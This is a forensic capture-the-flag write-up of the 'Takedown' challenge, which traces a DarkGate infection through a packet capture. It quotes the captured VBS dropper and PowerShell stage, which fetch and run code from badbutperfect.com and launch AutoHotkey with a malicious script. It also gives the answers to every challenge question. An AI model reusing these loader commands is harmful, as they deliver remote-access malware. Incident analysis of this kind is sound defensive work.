
Takedown

Sherlock Scenario
We've identified an unusual pattern in our network activity, indicating a possible security breach. Our team suspects an unauthorized intrusion into our systems, potentially compromising sensitive data. Your task is to investigate this incident.

Task 1:
From what domain is the VBS script downloaded?

I searched for VBS as String and found a request to some file named AZURE_DOC_OPEN.vbs and checked the SMB Header.



Answer: escuelademarina.com

Task 2:
What was the IP address associated with the domain in question #1 used for this attack?

IP is in the same packet from task 1.

Answer: 165.22.16.55

Task 3:
What is the filename of the VBS script used for initial access?

File found in the same packet from task 1.

Task 4:
What was the URL used to get a PowerShell script?


After I found the packet from task 1, I followed the TCP Stream and at the bottom of the stream there is a PowerShell script

```
tjfzjfht = "powershell"
tjnmkmab = "Shell.Application"
lpeldets = "-Command Invoke-Expression (Invoke-RestMethod -Uri 'badbutperfect.com/nrwncpwo')"
CreateObject(tjnmkmab).ShellExecute tjfzjfht, lpeldets ,"","",0
```

Answer: badbutperfect.com/nrwncpwo

Task 5:
What likely legit binary was downloaded to the victim machine?

I filtered for HTTP and found a suspicious GET requests to /nrwncpwo.
I followed the HTTP Stream and found some more directories from badbutperfect and the name of the binary.




```
HTTP/1.1 200 OK
Connection: close
Content-Disposition: attachment; filename="nrwncpwo"
Content-Type: application/octet-stream
Content-Length: 350
Date: Tue, 19 Mar 2024 16:59:48 GMT

ni 'C:/rimz' -Type Directory -Force;cd 'C:/rimz';Invoke-WebRequest -Uri "http://badbutperfect.com/test2" -OutFile 'AutoHotkey.exe';Invoke-WebRequest -Uri "http://badbutperfect.com/jvtobaqj" -OutFile 'script.ahk';Invoke-WebRequest -Uri "htt
p://badbutperfect.com/ozkpfzju" -OutFile 'test.txt'; start 'AutoHotkey.exe' -a 'script.ahk';attrib +h 'C:/rimz'
```

Answer: AutoHotKey.exe

Task 6:

From what URL was the malware used with the binary from question #5 downloaded?

URL is in the packet from task 5.

Answer: http://badbutperfect.com/jvtobaqj


Task 7:
What filename was the malware from question #6 given on disk?


Filename is in the pakcet from task 5.


Answer: script.ahk

Task 8:
What is the TLSH of the malware?

I downloaded the file from the "Export Objects" and filtered for jvtobaqj which is from the malware was downloaded.
Then I checked the Hash and checked it on Virus Total








Answer: T15E430A36DBC5202AD8E3074270096562FE7DC0215B4B32659C9EF16835CF6FF9B6A1B8

Task 9:
What is the name given to this malware? Use the name used by McAfee, Ikarus, and alejandro.sanchez.

I searched for the SHA256 in Google and found Trellix (McAfee) article regarding a malware named "DarkGate"



Trellix Why Trellix? Platform Services Partners Re

DarkGate again but... Improved?

By Ernesto Fernández Provecho · June 3, 2024

Executive summary

During 2023, DarkGate made a comeback with a version full of new features, becoming one of the most preferred Remote Access Trojans (RATs) by malicious actors. However, this momentum also required continuous updates to not only include the latest capabilities, but also to try to stay off the radar of security applications. Something we discussed in a blog published at the end of the previous year.

All of these changes have culminated with the release of DarkGate version 6 at the beginning of this year, something that other researchers have already noticed. However, the execution chain has almost stayed the same, until the month of March, when a new method was released, the usage of the AutoHotKey toolkit to execute the final DarkGate payload that our peers at McAfee talked about.

The Trellix Advanced Research Center has analyzed the different updates regarding the DarkGate author, RastaFarEye, as well as the latest DarkGate campaigns and versions, delving into the changes and features they include. This analysis has resulted in the discovery of some servers that contained both DarkGate and PikaBot samples, a behavior observed by other security colleagues, probably due to the fact that the operator bought both services, not relying on a single malware family for its operations.

RastaFarEye latest insights

The DarkGate developer, *RastaFarEye*, is not a popular profile in the underground anymore since some users raised complaints about its services at the end of year 2023 and caused a ban of the user in the underground forums.

Answer: DarkGate

Task 10:
What is the user-agent string of the infected machine?

I filtered for http.request and in the Hypertext Transfer Protocol I found the User-Agent

```
> Frame 2638: 399 bytes on wire (3192 bits), 399 bytes captured (3192 bits)
> Ethernet II, Src: IntelCor_a2:53:36 (00:21:5c:a2:53:36), Dst: IntelCor_c8:3b:f4 (00:1b:21:c8:3b:f4)
> Internet Protocol Version 4, Src: 10.3.19.101, Dst: 103.124.105.78
> Transmission Control Protocol, Src Port: 53664, Dst Port: 80, Seq: 1, Ack: 1, Len: 345
v Hypertext Transfer Protocol
  > POST / HTTP/1.0\r\n
    Host: badbutperfect.com\r\n
    Keep-Alive: 300\r\n
    Connection: keep-alive\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36\r\n
    Content-Type: Application/octet-stream\r\n
  > Content-Length: 75\r\n
    \r\n
    [Full request URI: http://badbutperfect.com/]
    [HTTP request 1/1]
    [Response in frame: 2645]
    File Data: 75 bytes
> Data (75 bytes)
```

Answer: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36

Task 11:
To what IP does the RAT from the previous question connect?

IP is in the same packet from task 10.

Answer: 103.124.105.78